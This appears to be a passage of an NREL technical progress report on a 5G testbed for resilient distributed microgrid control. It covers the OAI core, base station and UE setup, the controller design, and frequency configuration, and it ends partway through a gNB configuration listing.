5G Securely Energized and Resilient: Task 2 and 3 Progress Report

Joshua Rivera, Brian Miller, Jordan Peterson, Eric Feth, Paul Snyder, and Tony Markel

National Renewable Energy Laboratory

NREL is a national laboratory of the U.S. Department of Energy
Office of Energy Efficiency & Renewable Energy
Operated by the Alliance for Sustainable Energy, LLC

This report is available at no cost from the National Renewable Energy Laboratory (NREL) at www.nrel.gov/publications.

Contract No. DE-AC36-08GO28308

Technical Report
NREL/TP-5R00-87180
December 2023

5G Securely Energized and Resilient: Task 2 and 3 Progress Report

Joshua Rivera, Brian Miller, Jordan Peterson, Eric Feth, Paul Snyder, and Tony Markel

National Renewable Energy Laboratory

Suggested Citation

Rivera, Josh, Brian Miller, Jordan Peterson, Eric Feth, Paul Snyder, and Tony Markel. 2023. *5G Securely Energized and Resilient: Task 2 and 3 Progress Report*. Golden, CO: National Renewable Energy Laboratory. NREL/TP-5R00-87180. https://www.nrel.gov/docs/fy24osti/87180.pdf

NREL is a national laboratory of the U.S. Department of Energy
Office of Energy Efficiency & Renewable Energy
Operated by the Alliance for Sustainable Energy, LLC

This report is available at no cost from the National Renewable Energy Laboratory (NREL) at www.nrel.gov/publications.

Contract No. DE-AC36-08GO28308

Technical Report
NREL/TP-5R00-87180
December 2023

National Renewable Energy Laboratory
15013 Denver West Parkway
Golden, CO 80401
303-275-3000 • www.nrel.gov

NOTICE

This work was authored by the National Renewable Energy Laboratory, operated by Alliance for Sustainable Energy, LLC, for the U.S. Department of Energy (DOE) under Contract No. DE-AC36-08GO28308. Funding provided by the U.S. Department of Defense. The views expressed herein do not necessarily represent the views of the DOE or the U.S. Government.

Cover Photo by Werner Slocum: NREL 66564

NREL prints on paper that contains recycled content.

Acknowledgments

This work has been funded by the U.S. Department of Defense, Office of the Under Secretary of Defense for Research & Engineering (OUSD R&E) as a complement to the FutureG Advanced Component Development & Prototypes initiatives. We appreciate the forethought of Dr. Daniel Massey to engage in collaboration with the National Renewable Energy Laboratory (NREL) and to initiate this project using FutureG to improve energy security and resilience. We would also like to thank Daniel Jasper for continuing to engage with the research team and linking us to relevant FutureG experts.

List of Acronyms

5G SER	5G Securely Energized Resilient
AMF	accessibility and mobility function
CI	continuous integration
DER	distributed energy resource
DoS	denial of service
GNB	gNodeB
GTP-U	General Packer Radio Service Tunneling Protocol User Plane
IEC	International Electrotechnical Commission
MEC	multi-access edge compute
MMS	Manufacturing Message Specification (IEC 61850)
OAI	open air interface
RAN	radio access network
SDR	software-defined radio
SMF	session management functions
TCP	Transmission Control Protocol
UE	5G user equipment
USRP	Universal Software Radio Peripheral
UPF	user plane function

Executive Summary

The 5G Securely Energized and Resilient project implemented at the National Renewable Energy Laboratory is sponsored by the Office of the Under Secretary of Defense and is designed to demonstrate the successful deployment of 5G-6G (FutureG) technologies in the context of electrical microgrid scenarios. Through implementation of this project, cybersecurity researchers were able to design a platform to better understand the fundamental system architecture, limitations, and benefits of 5G systems supporting energy system requirements. Although the work for this project was developed in the context of "FutureG Advanced Component Development & Prototypes," which is a U.S. Department of Defense effort to ensure communications system resilience in the context of military deployments, the results can also apply to communications for electrical grids in general. Several key points were established in Tasks 2 and 3 of this project that are further expanded on in the body of this document:

- **Key Takeaway 1*:*** Setting up and implementing the 5G microgrid was challenging, but ultimately successful, despite facing several obstacles—including issues with the three-way handshake communication between the 5G user equipment (UE) and the distributed controller. Traffic was attempted to be forced in a direction for which it was not designed and was failing. These challenges were resolved after careful analysis, resulting in a working 5G microgrid capable of executing the required test scenarios described in this document.

- **Key Takeaway 2**: Implementation of latency testing using the 5G microgrid showed only moderate slowness/degradation over the base case (non-wireless) and seems to be a feasible candidate for potential military use. Using these findings, we analyzed a hypothetical scenario for Marine Corps Air Station Miramar.

- **Key Takeaway 3:** 5G wireless communication, when using the implemented microgrid, maintained system resiliency to cyberattacks via our distributed controller when nodes were taken down. The system was able to recover successfully, as well as continue to operate correctly with a goal to maintain operations at the edge between the primary and local controller.

- **Key Takeaway 4:** During power disruption events, the FutureG distributed controller developed by this project was able to redistribute power and help maintain power to comms systems. The distributed controller can serve as a foundational technology to provide resilient communications during power disruptions.

Table of Contents

List of Figures

List of Tables

1 5G Securely Energized and Resilient (5G SER) Tasks 2 and 3 Progress Report

5G SER, sponsored by Office of the Under Secretary of Defense under the FutureG Advanced Component Development & Prototypes Initiative, enabled the National Renewable Energy Laboratory (NREL) to plan, develop, and implement a wireless 5G testbed to perform research and analysis of 5G technologies in the context of the microgrid and distributed energy system edge-level architectures. The project was divided into various Tasks, as detailed below.

Task 1: In Task1, the team began preliminary research on the design of the proposed 5G and microgrid test system, including assessing features and priorities, purchasing equipment, gaining approvals for integration and remote access to the system, and mapping out known risks, unknowns, and potential goals/planned outcomes of the research. During this phase, it was important to look at feasibility of the work to be completed to reduce risk in future phases. Team members with power and cyber expertise researched project needs and procured the equipment necessary for future phases.

Timeframe: Year 1
Status: Complete.

Task 2: Task 2 expanded on the planning and initial procurement from Task 1 and deployed the physical, virtualized, and simulated wireless microgrid and distributed controller components. Note that physical hardware implementation vs. simulated systems was expanded further in Task 3. During Task 2, the team developed the test plan used to validate the resilience and robustness of the 5G microgrid in Task 3. These test scenarios focused on the following:

- Ensuring communications/data could flow accurately and securely from a distributed energy resource (DER) worker node to the 5G edge computing hive node, and onward between hive nodes to establish a mesh of distributed control.

- Validating that when communications components were turned off, the communications network and system remained stable. Validating that the system could revert into a saved state.

- Validating that under load/stress, the system remained up without significant latency or data issues.

- Developing and implementing threat scenarios against energy systems controls scenarios.

Timeframe: Year 2
Status: Complete.

Task 3: In Task 3, the team executed the test scenarios developed during Task 2. Additionally, in Task 3, we began planning for expansion of the development of the microgrid from a virtual/simulated microgrid to one comprising physical hardware components. Once these physical components are installed later in 2023, the test plan will be re-executed and analyzed using the fully functional microgrid.

Timeframe: Year 3
Status: Complete.



Year 1
Research options, plan outcomes, and procure infrastructure
Year 2
Deploy systems and develop test scenarios
Year 3
Run tests, collect insights, and harden the system

Figure 1. Structure of 5G Securely Energized and Resilient project

2 Summary of Tasks 2 and 3

During Tasks 2 and 3 of the 5G Securely Energized and Resilient project, we were responsible for enabling the 5G system components as a medium for electrical power microgrid use cases, leveraging a distributed controls method for DER controls scenarios.

- **Task 2 Description Summary:** Platform design, implementation (remote testbed access and systems integration), workflow development (continuous integration and automation), end-to-end visibility, and distributed controls validation (hive and worker nodes).

  Results Summary:

  - Completed implementation of system requirements to enable open air interface (OAI) 5G core functions to successfully establish a 5G radio access network (RAN) with user equipment (UE) registered in the accessibility and mobility function (AMF).
  - Completed documentation within repositories, infrastructure as code, configuration as code, and GitLab continuous integration (CI) automation via Ansible.
  - Completed the engineering of CI/Continuous Development pipeline to build, configure, deploy, start, and stop 5G components (5G core functions, gNodeB [gNB], and UE).
  - Validated that 5G system components (5G core functions, gNB, and UE) can be redeployed from metal to application via GitLab CI, Metal as a Service System provisioning, Ansible configuration, Docker-compose container orchestration.
  - Completed Security Impact Assessment.

- **Task 3 Description Summary**: Performance analysis via execution of test scenarios, optimization of the overall system, execution of distributed controls scenarios, execution of threat analysis and mitigation scenarios, and identification and documentation of lessons learned.

  Results Summary:

  - Completed end-to-end metrics data shipping to security information and event manager
  - Completed performance optimization and analysis
  - Completed threat assessment and development of scenarios
  - Performed threat scenarios against energy control system and 5G components (5G core functions, gNB, and UE).

- Established comprehensive list of lessons learned related to workflow, 5G-based energy system use cases, implementation challenges, performance and optimization, code management, change management, etc.

2.1 Energy System Control Scenarios

Our study focuses on the application of 5G technology in the context of a distributed control system with 5G Multi-Access Edge Compute (MEC) access to 5G RAN for edge-level local controls for DERs. DERs within a microgrid include technologies such as battery storage and solar inverters. Our system provides 5G MEC as a cloud computing microservice allocation for controlling electrical systems.

2.2 Threat Scenario Development and Analysis


Taking into consideration the application of the MITRE ATT&CK Framework (https://attack.mitre.org/) and Cyber Kill Chain (https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html), our team performed attack scenarios against the system. These methods targeted the 5G MEC, distributed control system, and 5G micro-services (Session Management Functions [SMF], Access and Mobility Function [AMF], User Plane Function [UPF], RAN, and UE gateway). These threats ranged from basic methods such as denial of service (DoS) and Man-in-the-Middle to specific attacks against all 5G core, gNB, UE services, as well as the distributed controller hive nodes and worker nodes.

Further details of these threats are described in section 6 of this document labeled “vulnerability analysis”.

Note: Alternative threat framework options such as MITRE FiGHT were unknown to the team at the time of Task 3 execution and so were not explored as part of this research. However, this effort might be considered for future Task work if appropriate.

3 5G Open-Source System Architecture Implementation

The 5G platform's open-source system architecture, built by NREL as part of this task, enabled the system requirements to perform 5G research, energy systems scenario development, threat assessment, and overall analysis of 5G system components in the context of a microgrid enabled by local control, in conjunction with a distributed control powered by cloud computing and microservice methods. As no clear reference architecture is currently available, we performed internal research to determine different approaches that might enable the platform to successfully execute the required test cases. Figure 2 demonstrates a simplistic representation of the test harness established using hardware and software to enable a representative MEC. In this example, utilities would lease an allocation for controls and data visibility, and the 5G network slice for RAN access to edge-level UE functions as a routable gateway for DERs.



5G Platform Open-Source System Architecture

Acronym	Definition
MEC	Multi-Access Edge Compute
UPF	User Plane Function
SMF	Session Management Function
AMF	Access Mobility Function
GTP-U	General Packet Radio Service Tunnelling Protocol
gNB	Base Station "5G Tower"
UE	User Equipment
DER	Distributed Energy Resource

Figure 2. 5G platform open-source system architecture

As demonstrated by Figure 2, the major components established for our research and analysis of the 5G system, MEC, and distributed controls for DERs included, but were not limited to, the following system components:

- **MEC:**
  - In the context of the energy system, the MEC is leveraged as a resource for utilities that might include deployment of control systems and data historians for microgrids and DER scenarios.
- **User Plane Function (UPF):**
  - Considering energy system use cases, the UPF provides access to RAN for energy systems controls and data visibility scenarios for utilities.

- **SMF**:
  - Session management is provided to enable the connection via the General Packet Radio Service Tunneling Protocol (GTP-U), which allows for user access from the UE to the MEC.
- **AMF:**
  - The access and mobility of the edge-level UE gateway allocated to DER components such as battery technology and solar inverters.
- **GTP-U:**
  - The tunnel that extends from the AMF across the gNB via RAN to the UE.
- **5G gNB:**
  - The 5G tower is used to provide RAN access for UE. This allows the UE worker node to establish the session from the UE to the hive control nodes and retrieve related energy systems control policy for edge-level control.
- **5G UE:**
  - Used as routable gateway. Used to provide local control for edge-level DER.
- **DERs:**
  - Real-time digital simulator RSCAD model serves as an emulated power system for preliminary testing. Actual physical power system testing will follow in Task 4.

3.1 Energy System

The energy systems scenario played a key role in the deployment of the 5G for MEC-level distributed controls platform. The two major features enabled by 5G are the implementation of wireless communications to geographically dispersed DERs, along with the capability to provide ultra-reliable low-latency communications. Prior to 5G, the options available were dedicated fiber communications, which are currently cost-prohibitive for most DERs, and 4G LTE wireless communications, which impose too much latency. However, ultra-reliable low-latency communications depend upon 5G MEC, thus its inclusion in this 5G platform.




Figure 3. Distributed controls for DER simulation

3.1.1 Distributed Controller System

Providing automated and resilient controls to grid-edge devices requires communication qualities delivered by a 5G infrastructure. To achieve autonomous control, round-trip control should not exceed 8 milliseconds of latency. With traditional wireless communications, this ultra-reliable low latency has not been possible. One way to satisfy this requirement is to move the control logic computation and actuation closer to the edge devices. However, with the current state of centralized grid management, this is infeasible. A redesign of grid management is needed to create a decentralized grid management solution.

Various benefits can be gained through using a decentralized system for grid management. For instance, decentralizing control provides increased resilience through redundancy in communication pathways. If implemented correctly, there will be multiple redundant paths for data to disseminate throughout the network. This means if communication paths get disrupted between nodes, yet there is at least one operational path, successful communication will still take place.

In this project, we designed a “distributed controller” to autonomously monitor and manage grid-edge devices in a cooperative manner. To remove as much latency as possible, the distributed controller hive and worker node applications have been programmed in fast languages such as Golang and C. This solution satisfies the requirement of pushing grid automation computation to the grid edge while necessarily using 5G infrastructure as the ultra-reliable low latency communication medium.

When establishing grid operation over 5G, two conflicting control schemes are at play. On the grid operation side, we have a control scheme in which the remote host needs to asynchronously initiate a state change to the edge device. We can imagine this as control flowing from left to right, passing through the communications infrastructure. On the 5G side, when using a unidirectional setup, the control scheme is designed to have the edge device initiate functions to servers or other devices through the communications infrastructure. We can imagine this as control flowing from right to left, passing through the 5G infrastructure. This creates opposition between the control scheme for remote grid operation and 5G operation. Without a bidirectional 5G infrastructure or change to the current paradigm of grid-edge control, these two goals are conflicting.

We have designed our distributed controller with a unidirectional 5G setup in mind. To satisfy both control schemes, we used two types of compute nodes. One is a hive node, which focuses on edge device monitoring, information dissemination, and decision-making. The second node—the worker node—is used as a communications proxy between the hive node and edge device. The worker node is designed to establish communication channels between edge nodes, translate between operational protocols, and actuate control commands from the hive node edge devices.

For this project, we have architected three tightly coupled distributed controller hive and worker pairs to communicate over the 5G infrastructure with three distinct edge devices. We virtualized these controllers in docker containers for high availability and simulated geographic separation between the hive nodes with introduced latency. Each node pair is responsible for one edge device, though nodes can manage multiple edge devices.

To disseminate grid-state information between hive nodes, we have implemented libp2p into each hive node. This is a widely used open-source communications protocol proven by its use in the Ethereum blockchain and InterPlanetary File System. To enable edge device state-sharing between hive and worker nodes, we have implemented a simple Transmission Control Protocol (TCP) connection. For state-gathering and controls between the worker node and edge device, we used the International Electrotechnical Commission (IEC) 61850 Manufacturing Message Specification (MMS) protocol.

3.1.2 DER Emulator

A real-time digital emulator is a compute device capable of running an RSCAD model that emulates a DER. These emulated DER devices consist of:

- A controllable microgrid switch that can disconnect (or “island”) from the power grid when problems are detected
- A battery energy storage system that serves as a generator for power when islanded
- A solar photovoltaic system that generates power
- A critical load that cannot be controlled
- A noncritical load, which must be disconnected when islanded to prevent overloading the microgrid




Figure 4. Single-line diagram of electrical DER system




Figure 5. RSCAD (inverter and battery) model running on a real-time digital emulator.

3.2 5G Core Functions, Base Station, RAN, UE Gateway

Our research team deployed various components needed to execute the test scenarios. These components included:

- The OAI 5G system components necessary for enabling 5G core functions
- A gNB 5G base station
- A 5G UE setup

The deployment of OAI was critical to our research efforts and the ability to develop a MEC-level distributed controls method that can run as a micro-service architecture in conjunction with the 5G core, gNB, or UE based on system requirements and performance needs.

3.2.1 5G Core Functions


Our team implemented a series of OAI 5G core functions (UPF, SMF, AMF, etc.). We leveraged the following GitLab repository as the open-source 5G core solution: https://gitlab.eurecom.fr/oai/cn5g/oai-cn5g-fed.

- Hardware/infrastructure requirements:
  - Servers or cloud instances to host various core network functions
  - Suitable computing resources (CPU, RAM, storage) to handle the expected network load and OAI performance requirements.
- Software requirements:
  - Linux-based operating systems provisioned and configured to host OAI 5G core functions
  - OAI v1.4.0 software packages for 5G core network functions (AMF, SMF, UPF, etc.)
  - OAI-specific dependencies and libraries, as defined by OAI implementation guidance.
- Configuration and deployment:
  - Established Ansible installation, configure, and deployment of each core network function according to operational base requirements.
  - Establish interconnections and routing between the core network functions such as access from the MEC to the UPF. In addition, to the AMF to the gNB.
  - Set up network security measures (firewalls, security groups) to protect the core network.

3.2.2 5G Base Station

Our research gNB is the general reference for 5G base stations. This system is enabled via OAI. The OAI software used to establish a software modem was cloned from the GitLab repository created by Eurecom: https://gitlab.eurecom.fr/oai/openairinterface5g.

- Hardware/infrastructure requirements:
  - Universal Software Radio Peripheral (USRP) N310 software-defined radio (SDR) for gNB hardware that supports the necessary radio frequency band 78.
  - Workstation or server infrastructure deployed and configured with one network interface enabled to run OAI gNB software communications to AMF and USRP SDR.
  - Antennas for transmitting and receiving signals on band 78 Time Division Duplexing.
- Software requirements:
  - Linux-based operating system, such as Ubuntu 20.04, to run OAI gNB new radio software modem.
  - OAI gNB software installed and configured to enable 5G base station.
  - Installation of USRP Hardware Driver 4.3 to push configurations from OAI gNB to the base station USRP based on configured band and frequency settings (https://github.com/EttusResearch/uhd/releases).
  - Field-programmable gate array image for USRP N310: usrp_n310_fpga_WX.bit (https://files.ettus.com/manual/page_images.html).
- Configuration and deployment:
  - Configured for gNB be routable for establishing connection to AMF to established GTP-U
  - Configured the gNB parameters such as frequency, power levels, synchronization signal block settings, etc.
  - Integrate the gNB with the OAI core network by providing the necessary network configuration for AMF access, GTP-U creation, and SMF via the UPF.



```
root@ni-n3xx-323F0CA:~# cat /etc/os-release
ID="Alchemy"
NAME="Alchemy"
VERSION="2021.04 (Alchemy-Zeus)"
VERSION_ID="2021.04"
PRETTY_NAME="Alchemy 2021.04 (Alchemy-Zeus)"
```


```
ubuntu@gnb-blue-desktop:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.5 LTS
Release:        20.04
Codename:       focal
ubuntu@gnb-blue-desktop:~$ uname -a
Linux gnb-blue-desktop 5.4.0-148-lowlatency #165-Ubuntu SMP PREEMPT Tue Ap
r 18 09:36:22 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

```
ubuntu@gnb-blue-desktop:~$ uhd_config_info --version
UHD 4.3.0.0-0-g1f8fd345
```

Figure 6. OAI gNB USRP SDR method

3.2.3 5G RAN

The 5G RAN was established using the open-source OAI 5G core, gNB, and UE software. Our research team included a spectrum manager, who assessed the default state of OAI as far as band and frequency default configuration. The following diagram demonstrates the spectrum analysis, frequency calculation, and the gNB configuration state.



GSCN	SCAN (Class C = 340)	M (1,3,5)	GSCN = 7499 + N : N= GSCN - 7499	SSref (kHz)= SSB = (3000 MHz + N * 1.44 MHz) * 1000	ARFCN = absoluteFrequencyPointA = Nref = [Fref - (Fref-offs)] / ΔFglobal]+ (Nref-offs)
7711	1	N/A	212	3305280	620352
7712	2	N/A	213	3306720	620448
7713	3	N/A	214	3308160	620544
7714	4	N/A	215	3309600	620640
7715	5	N/A	216	3311040	620736
7716	6	N/A	217	3312480	620832
7717	7	N/A	218	3313920	620928
7718	8	N/A	219	3315360	621024
7719	9	N/A	220	3316800	621120
7720	10	N/A	221	3318240	621216
7721	11	N/A	222	3319680	621312
7722	12	N/A	223	3321120	621408
7723	13	N/A	224	3322560	621504
7724	14	N/A	225	3324000	621600
7725	15	N/A	226	3325440	621696
7726	16	N/A	227	3326880	621792
7727	17	N/A	228	3328320	621888
7728	18	N/A	229	3329760	621984
7729	19	N/A	230	3331200	622080

```
#  downlinkConfigCommon
  #frequencyInfoDL
    # this is 3301.68 MHz + 22*12*30e-3 MHz = 3309.6
    #absoluteFrequencySSB                               = 620640;
    # this is 3300.60 MHz + 53*12*30e-3 MHz = 3319.68
    absoluteFrequencySSB                               = 621312;
    #jabsoluteFrequencySSB                              = 5155.880;
    # this is 3503.28 MHz + 22*12*30e-3 MHz = 3511.2
    #absoluteFrequencySSB                               = 634080;
    # this is 3600.48 MHz
    #absoluteFrequencySSB                               = 640032;
    # GSCN = 7916
